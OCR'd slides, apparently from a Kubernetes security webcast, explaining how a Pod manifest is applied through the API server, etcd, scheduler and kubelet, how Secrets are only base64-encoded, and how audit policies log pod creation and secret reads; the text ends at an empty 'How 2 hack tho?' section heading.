
```
apiVersion: v1
kind: Pod
metadata:
  name: my-nginx-pod
spec:
  containers:
  - name: nginx-ctr
    image: nginx:latest
```







1. Engineer “writes” a manifest
2. kubectl apply -f nginx.yaml










1. Engineer “writes” a manifest
2. kubectl apply -f nginx.yaml
3. API call to API server
    a. Authentication/authorization happens









1. Engineer “writes” a manifest
2. kubectl apply -f nginx.yaml
3. API call to API server
    a. Authentication/authorization happens
4. etcd is updated with desired state




1. Engineer “writes” a manifest
2. kubectl apply -f nginx.yaml
3. API call to API server
    a. Authentication/authorization happens
4. etcd is updated with desired state
5. Scheduler notices the cluster state does not meet the desired state and tasks the kubelet



1. Engineer “writes” a manifest
2. kubectl apply -f nginx.yaml
3. API call to API server
    a. Authentication/authorization happens
4. etcd is updated with desired state
5. Scheduler notices the cluster state does not meet the desired state and tasks the kubelet
6. Kubelet starts my-nginx-pod





Secrets


- Object that stores sensitive data
- Not encrypted (base64 encoded)
- Decouples sensitive data from the application
- Namespace scoped*
- Mounted into pod as Linux environment variables
- Causes lots of arguments
- I could do a whole webcast on secrets...

my-secret.yaml

```
apiVersion: v1
kind: Secret
metadata:
  name: my-secret
type: Opaque
data:
  username: Z3JhaGFtaGFja2VyCg==
  password: cGFzc3dvcmQ=
```

Secret Access

- We don’t have time to cover this in detail right now…
- TLDR; I’m not a fan of secrets but they’re a necessary evil until enough people exploit their weaknesses
- Made with Decidious.app -->



Logging

- Logging in Kubernetes is great… too great
  - THAT’S ENOUGH LOGS
- Easy to log, difficult to understand
  - Is a pod being created malicious?
  - Is a secret being accessed bad?
  - Will your SOC know?
- Useless without context
  - But context is hard

auditpolicy.yaml

```
apiVersion: audit.k8s.io/v1
kind: Policy
rules:
- level: Metadata
  verbs: ["create"]
  resources:
    - group: ""
      resources: ["pods"]
- level: None
```

Logging

- This would log everytime a secret is accessed, right?
  - Nope.
- Not intuitive
- How do I log Kubernetes Jobs?
  - Verb == “Create”
  - Resource == “Job”
  - Nope
    - Verb == “Create”
    - Resource == “Pod”

auditpolicy.yaml

```
apiVersion: audit.k8s.io/v1
kind: Policy
rules:
- level: Metadata
  verbs: ["get"]
  resources:
    - group: ""
      resources: ["secrets"]
- level: None
```

How 2 hack tho?

01 Initial Access

02 Enumeration

